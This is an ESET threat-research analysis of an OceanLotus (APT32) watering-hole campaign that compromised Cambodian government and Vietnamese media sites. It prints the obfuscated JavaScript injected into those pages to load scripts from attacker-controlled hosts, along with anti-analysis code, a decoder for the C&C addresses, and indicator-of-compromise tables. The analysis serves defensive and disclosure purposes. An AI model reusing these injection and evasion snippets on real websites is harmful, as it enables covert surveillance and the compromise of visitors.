OceanLotus: New watering hole attack in Southeast Asia

By Matthieu Faou

Archived: 2026-04-05 20:18:56 UTC

ESET researchers have discovered a new watering hole campaign targeting several websites in Southeast Asia, and that is believed to have been active since September 2018. This campaign stands out because of its large scale, as we were able to identify 21 compromised websites, some of which are particularly notable. Among the compromised websites were the Ministry of Defense of Cambodia, the Ministry of Foreign Affairs and International Cooperation of Cambodia and several Vietnamese newspaper or blog websites.

After thorough analysis, we are highly confident that this campaign is run by the OceanLotus group [1], also known as APT32 [2] and APT-C-00. OceanLotus is an espionage group active since at least 2012 [3], mainly interested in foreign governments and dissidents.

This campaign is believed to be an evolution of what Volexity researchers called OceanLotus Framework B, a watering hole scheme they documented in 2017 [4]. However, the attackers have stepped up their game to complicate and slow down analysis of their malicious framework. Among the various improvements, they started using public key cryptography to exchange an AES session key, used to encrypt further communications, thus preventing security products from intercepting the final payload. They also switched from HTTP to WebSocket to hide their malicious communications.

ESET researchers identified 21 distinct websites that had been compromised, each redirecting to a separate domain controlled by the attackers.

Figure 1 shows the region targeted by this campaign.

Figure 1 - Location of the compromised websites

Most of the compromised domains are related to news media or the Cambodian government. The following table details the different victims. We notified all of them in October but most are still serving malicious script injections at the time of writing, two months after the first compromise. Thus, we encourage you **not** to visit these websites.

Compromised domain	Description
baotgm[.]net	Media in Vietnamese (based in Arlington, Texas)
cnrp7[.]org	Cambodia National Rescue Party
conggiaovietnam[.]net	Related to Religion – In Vietnamese
daichungvienvinhthanh[.]com	Related to Religion – In Vietnamese
danchimviet[.]info	Media in Vietnamese

Compromised domain	Description
danviet[.]vn	Media in Vietnamese
danviethouston[.]com	Media in Vietnamese
fvpoc[.]org	Former Vietnamese Prisoners of Conscience
gardencityclub[.]com	Golf club in Phnom Penh, Kingdom of Cambodia
lienketqnhn[.]org	Media in Vietnamese
mfaic.gov[.]kh	Ministry of Foreign Affairs and International Cooperation of Cambodia
mod.gov[.]kh	Ministry of Defense of Cambodia
mtgvinh[.]net	Related to Religion – In Vietnamese
nguoitieudung.com[.]vn	Media in Vietnamese
phnompenhpost[.]com	Cambodian newspaper in English
raovatcalitoday[.]com	Unknown – In Vietnamese
thongtinchongphandong[.]com	Opposition media in Vietnamese
tinkhongle[.]com	Media in Vietnamese
toithichdoc.blogspot[.]com	Blog in Vietnamese
trieudaiviet[.]com	Unknown – In Vietnamese
triviet[.]news	Media in Vietnamese

Table 1 - Description of the compromised websites

Generally, in a watering hole attack, the adversaries compromise websites that are regularly visited by potential targets. However, in this attack, OceanLotus was also able to compromise some websites that attract large numbers of visitors in general, not just their presumed targets. The following table shows the Alexa rank at the time of writing (the lower the rank, the more visited) of the compromised websites. For instance, they compromised the Dan Viet newspaper website (danviet[.]vn), which is the 116th most visited website in Vietnam.

Domain	Alexa rank (global)	Alexa rank (in the most popular country)
danviet[.]vn	12,887	116
phnompenhpost[.]com	85,910	18,880
nguoitieudung.com[.]vn	261,801	2,397
danchimviet[.]info	287,852	144,884
baotgm[.]net	675,669	119,737
toithichdoc.blogspot[.]com	700,470	11,532
mfaic.gov[.]kh	978,165	2,149
conggiaovietnam[.]net	1,040,548	15,368
thongtinchongphandong[.]com	1,134,691	21,575
tinkhongle[.]com	1,301,722	15,224
daichungvienvinhthanh[.]com	1,778,418	23,428
triviet[.]news	2,767,289	Not available
mod.gov[.]kh	4,247,649	3,719
raovatcalitoday[.]com	8,180,358	Not available
cnrp7[.]org	8,411,693	Not available
mtgvinh[.]net	8,415,468	Not available
danviethouston[.]com	8,777,564	Not available

Domain	Alexa rank (global)	Alexa rank (in the most popular country)
lienketqnhn[.]org	16,109,635	Not available
gardencityclub[.]com	16,109,635	Not available
trieudaiviet[.]com	16,969,048	Not available
fvpoc[.]org	Not available	Not available

Table 2 - Alexa rank of the compromised websites

Analysis

The modus operandi is similar on all compromised websites. The attackers add a small piece of JavaScript code either in the index page or in a JavaScript file hosted on the same server. The piece of code in Figure 2, slightly obfuscated, then loads another script from a server controlled by the attackers. The following code, added in https://www.mfaic.gov[.]kh/wp-content/themes/ministry-of-foreign-affair/slick/slick.min.js, will load the file from https://weblink.selfip[.]info/images/cdn.js?from=maxcdn.

```
 (function() {
    var pt = "http";
    var l = document.createElement('script');
    l.src = pt + "s://" + arguments[0] + arguments[2] + arguments[3] + 'ip.' + 'info/images/cdn.js?from=maxcdn';
    document.getElementsByTagName('body')[0].appendChild(l)
})('web', 'a', 'link', '.self');
```

Figure 2 – Piece of JavaScript code added to mfaic.gov[.]kh

In order to evade detection, they take the following measures:

- They obfuscate the scripts to prevent static extraction of the final URL.
- The URL looks like a real JavaScript library used by the website.
- They use one different domain and URI per compromised website.
- The script is different per compromised website. The following piece of code is the script inserted into another compromised website:

```
 var script = document.createElement("script");
var i = 'crash-course';
var s = "fzgbc knowsztall znfo";
var _ = '/';
var e = "VisitorIdentification.js?sa=" + i;
script.async = true;
script.src = "htt" + "ps:" + _ + _ + s.split(" ").map(x => x.replace("z", "i")).join(".") + _ + e;
var doc = document.getElementsByTagName('script')[0];
doc.parentNode.insertBefore(script, doc);
```

Figure 3 - Another piece of JavaScript inserted in a targeted website

First stage

Depending on the location of the IP address of the visitor, the first stage server, e.g. weblink.selfip[.]info for mfaic.gov[.]kh, delivers either a decoy script (a random legitimate JavaScript library) or the first stage script (SHA-1: 2194271C7991D60AE82436129D7F25C0A689050A for example). Not all the servers have a location check but when it is enabled, only visitors from Vietnam and Cambodia actually receive the malicious script.

The first stage script contains several checks to evade detection, as shown in Figure 4.

```
 [⋯]
function t(n) {
    var r = this;
    !function (t, n) {
        if (!(t instanceof n))
            throw new TypeError('Cannot call a class as a function');
    }(this, t), this.t = {
        o: null,
        s: !0
    }, this.scr = !0, this.r(), this.i = !0, window.addEventListener('scroll', function () {
        r.i || r.scr && !r.t.s && (r.scr = !1, r.c(n)), r.i = !1;
```

```
    });
}
return t.prototype.r = function () {
    var t = this;
    setInterval(function () {
        var n = window.outerWidth - window.innerWidth > 160, r = window.outerHeight - window.innerHeight > 160, e = n ? 'v
        r && n || !(window.Firebug && window.Firebug.chrome && window.Firebug.chrome.isInitialized || n || r) ? (t.t.s = !
    }, 500);
}
 [⋯]
```

Figure 4 - First stage JavaScript payload

The script will wait until the victim scrolls on the page. It also checks the resolution of the window and whether Firebug, a browser extension used to analyze webpages, is enabled. If either of the checks fails, it stops the execution.

Then, it decrypts the Command & Control domain using a custom algorithm. For instance, 3B37371M1B1B382R332V1A382W36392W2T362T1A322T38 will be decrypted to wss://tcog.thruhere[.]net. For each first stage domain, the attackers also register a different second stage domain, each one being hosted on a different server. The code in Figure 5 is an equivalent, in Python, of the decryption function.

```
def decrypt(encrypted_url):
        s = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
        return "".join(chr(s.index(encrypted_url[e]) * 36 + s.index(encrypted_url[e+1])) for e in range(0,len(encrypted_u
```

Figure 5 - Python code to decrypt the C&C servers

Once the C&C address is decrypted, the script sends a unique string of 15 digits, then receives and executes a second-stage script. All communications are performed through WebSocket over SSL. This protocol allows full duplex communication between a client and a server. It means that, once the client establishes a connection, a server can send data to the client even if the client did not send a request. However, in this particular case, the principal goal of using web sockets seems to be to evade detection.

Second stage

The second stage script is actually a reconnaissance script. The OceanLotus developers reused Valve's fingerprintjs2 library, available on GitHub, slightly modifying it in order to add network communication and a custom report.

Figure 6 describes the different actions executed by the script. All the communications go through the WebSocket session opened by the first stage.



Figure 6 - Flow of the second stage payload

The communication is encrypted using an AES session key, generated by the server. It is encrypted with an RSA 1024-bit public key and sent to the client. Thus, it is not possible to decrypt the communications between the client and the server.

In comparison to the previous iterations of their watering hole framework, this will make it much more difficult for defenders, because the data sent over the network cannot be detected then decrypted. This will prevent network detection of the data. The public key sent by the server is always the same and is available in the IoCs section.

This recon script builds a report, similar to the one shown below, and sends it to the second stage C&C server.


```
{
 "history": {
   "client_title": "Ministry%20of%20Foreign%20Affairs%20and%20International%20Cooperation%20-",
   "client_url": "https://www.mfaic.gov.kh/",
   "client_cookie": "",
   "client_hash": "",
   "client_referrer": "https://www.mfaic.gov.kh/foreign-ngos",
   "client_platform_ua": "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.344
   "client_time": "2018-10-21T12:43:25.254Z",
```

```
    "timezone": "Asia/Bangkok",
    "client_network_ip_list": [
      "192.168.x.x",
      "x.x.x.x"
    ],
    "client_api": "wss://tcog.thruhere.net/",
    "client_zuuid": "defaultcommunications39e10c84a0546508c58d48ae56ab7c7eca768183e640a1ebbb0cceaef0bd07cedefaultcommunica
    "client_uuid": "a612cdb028e1571dcab18e4aa316da26"
  },
  "navigator": {
    "plugins": {
      "activex": false,
      "cors": true,
      "flash": false,
      "java": false,
      "foxit": true,
      "phonegap": false,
      "quicktime": false,
      "realplayer": false,
      "silverlight": false,
      "touch": false,
      "vbscript": false,
      "vlc": false,
      "webrtc": true,
      "wmp": false
    },
    "_screen": {
      "width": 1920,
      "height": 1080,
      "availWidth": 1920,
      "availHeight": 1080,
      "resolution": "1920x1080"
    },
  "_plugins": [
[...]
```


Figure 7 - Fingerprint report

This report is nearly identical to the report generated from OceanLotus Framework B, documented by Volexity researchers in 2017. The different sections are similar and they include identical typos. Thanks to these similarities and the location of the targets, we are highly confident that OceanLotus runs this campaign.

The report generated contains detailed information about the victim browser and the website visited: the user-agent, the HTTP Referer, the local and external IP address, the browser plugins the browser's configured language preferences.

Also, there are two unique identifiers per machine, called *client_zuuid* and *client_uuid*. They are probably used to identify users and track them across visits. These identifiers were actually already present in the 2017 version of the framework and *client_uuid* was computed in a similar way.

The *client_zuuid* is the concatenation of the different deviceId values contained in navigator.mediaDevices.enumerateDevices. The devices are the external devices accessible to the browser, such as cameras or microphones. Thus, this value should be the same for a given user during their different visits from the same computer.

The *client_uuid* is a MD5 hash of some fingerprint information extracted by fingerprintjs2. Among the collected information are the browser user-agent, the language, the time zone, the browser plugins, and the fonts available in the browser. Again, this value should be identical across visits, unless, for example, the user updates the browser or uses a different device.

Finally, the server can send additional JavaScript code to the victimized computer, probably the actual payload. Unfortunately, due to the use of an AES session key to encrypt the communications, we were not able to identify in-the-wild examples of payloads sent by the attackers. In addition, the payloads are only delivered to specific targets. Thus, it was not possible to get them using a test machine. However, according to previous reports, these OceanLotus watering hole campaigns aim to phish its victims. For example, Volexity reported that users were shown a pop-up asking to approve OAuth access to the victim's Google account for an OceanLotus Google App. Using this technique, attackers can get access to the victim's contacts and emails.

Network infrastructure

In order to be as stealthy as possible, the OceanLotus operators registered one first stage and one second stage domain per compromised website. Each domain is hosted on a separate server with a distinct IP address. They registered at least 50 domains and 50 servers for this campaign.

While most of the first-stage domains were registered on free domain name services, most of the second stage domains are paid domain names. They also mimic genuine websites in order to seem legitimate. Table 3 shows some services mimicked by the attackers.

C&C domain	Legitimate domain
cdn-ampproject[.]com	cdn.ampproject.com
bootstraplink [.]com	getbootstrap.com
sskimresources[.]com	s.skimresources.com
widgets-wp[.]com	widgets.wp.com

Table 3 - Legitimate websites mimicked by the attackers

The number of domains used and their similarity to legitimate websites probably makes them harder to detect for a human eye looking at the network traffic.

Conclusion

Despite being actively tracked by many researchers, the OceanLotus group is still very busy attacking targets in Southeast Asia. They also regularly improve their toolset, including their watering hole framework and their Windows and MacOS malware. The recent updates to their watering hole framework, highlighted in this blog, show a level of sophistication never before seen for OceanLotus. This is yet another reminder that this APT group should be closely tracked.

In order to limit the number of victims, we notified each compromised website owner and explained how to remove the malicious JavaScript code although some seem very resistant to being informed or helped.

ESET Researchers will continue tracking any development of the OceanLotus toolset. Indicators of Compromise can also be found on GitHub. For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com

References

[1] ESET Research, "OceanLotus: Old techniques, new backdoor," 03 2018. [Online]. Available: https://web-assets.esetstatic.com/wls/2018/03/ESET_OceanLotus.pdf.

[2] N. Carr, "Cyber Espionage is Alive and Well: APT32 and the Threat to Global Corporations," FireEye, 14 05 2017. [Online]. Available: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html.

[3] Sky Eye Lab, "OceanLotus APT Report Summary," 29 05 2015. [Online]. Available: http://blogs.360.cn/post/oceanlotus-apt.html.

[4] S. K. S. A. Dave Lassalle, "OceanLotus Blossoms: Mass Digital Surveillance and Attacks Targeting ASEAN, Asian Nations, the Media, Human Rights Groups, and Civil Society," Volexity, 06 11 2017. [Online]. Available: https://www.volexity.com/blog/2017/11/06/oceanlotus-blossoms-mass-digital-surveillance-and-exploitation-of-asean-nations-the-media-human-rights-and-civil-society/.

Indicators of Compromise (IoCs)

Files

Description	SHA-1	SHA-256
First stage script	2194271C7991D60AE82436129D7F25C0A689050A	1EDA0DE280713470878C399D3FB6C331BA0FADD0BD9802ED98A
Second stage script	996D0AC930D2CDB16EF96EDC27D9D1AFC2D89CA8	8B824BE52DE7A8723124BAD5A45664C574D6E905F300C35719F1E

Network IoCs

Compromised website	1st stage	IP address	2nd stage	IP address
baotgm[.]net	arabica.podzone[.]net	178.128.103.24	10cm.mypets[.]ws	178.128.100.189
cnrp7[.]org	utagscript[.]com	206.189.88.50	optnmstri[.]com	159.65.134.146
conggiaovietnam[.]net	lcontacts.servebbs[.]net	178.128.219.207	imgincapsula[.]com	209.97.164.158

Compromised website	1st stage	IP address	2nd stage	IP address
daichungvienvinhthanh[.]com	sskimresources[.]com	178.128.90.102	secure-imrworldwide[.]com	178.128.90.109
danchimviet[.]info	wfpscripts.homeunix[.]com	178.128.223.102	cdn-ampproject[.]com	178.128.24.201
danviet[.]vn	cdnscr.thruhere[.]net	178.128.98.139	io.blogsite[.]org	178.128.98.89
danviethouston[.]com	your-ip.getmyip[.]com	178.128.103.74	[Unknown]	[Unknown]
fvpoc[.]org	gui.dnsdojo[.]net	178.128.28.93	cdnazure[.]com	209.97.164.96
gardencityclub[.]com	figbc.knowsitall[.]info	178.128.103.207	ichefbcci.is-a-chef[.]com	206.189.85.162
lienketqnhn[.]org	tips-renew.webhop[.]info	159.65.7.45	cyhire.cechire[.]com	178.128.103.79
mfaic.gov[.]kh	weblink.selfip[.]info	178.128.103.202	tcog.thruhere[.]net	178.128.107.83
mfaic.gov[.]kh	s0-2mdn[.]net	104.248.144.178	p-typekit[.]com	104.248.144.136
mod.gov[.]kh	static.tagscdn[.]com	206.189.95.214	pagefairjs[.]com	159.65.137.109
mtgvinh[.]net	metacachecdn[.]com	178.128.209.153	bootstraplink[.]com	159.65.129.241
nguoitieudung.com[.]vn	s-adroll[.]com	128.199.159.127	player-cnevids[.]com	128.199.159.60
phnompenhpost[.]com	tiwimg[.]com	206.189.89.121	tiqqcdn[.]com	206.189.47.116
raovatcalitoday[.]com	widgets-wp[.]com	178.128.90.107	cdn-tynt[.]com	142.93.75.192
thongtinchongphandong[.]com	lb-web-stat[.]com	159.65.128.57	benchtag2[.]com	178.128.90.108
tinkhongle[.]com	cdn1.shacknet[.]us	142.93.127.120	scdn-cxense[.]com	142.93.75.161
toithichdoc.blogspot[.]com	assets-cdn.blogdns[.]net	178.128.28.89	cart.gotdns[.]com	206.189.145.242
trieudaiviet[.]com	html5.endofinternet[.]net	178.128.90.182	effecto-azureedge[.]net	142.93.71.92
triviet[.]news	ds-aksb-a.likescandy[.]com	159.65.137.144	labs-apnic[.]net	178.128.90.138
[Unknown]	pixel1.dnsalias[.]net	142.93.116.157	ad-appier[.]com	178.128.90.66
[Unknown]	trc.webhop[.]net	178.128.90.223	static-addtoany[.]com	142.93.75.172
[Unknown]	nav.neat-url[.]com	178.128.103.205	straits-times.is-an-actor[.]com	178.128.107.24

RSA Public Key sent by the server

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDI8O2kXpKec4MBVeF2g86GtT2X

/ABJB2M+urEvxJStRuL/+u/a9oJ6XL4JTFceYqJiSsXvwD/wDfgI00zCdmJ7xgw+

rpGyuSntLH2Ox5oVxTTUQB791WJByDjtKXYBHpIBrmePG1EcnTlfBhgHhpAeZEao

hEXZ94it73j02h+JtQIDAQAB

-----END PUBLIC KEY-----

Source: https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/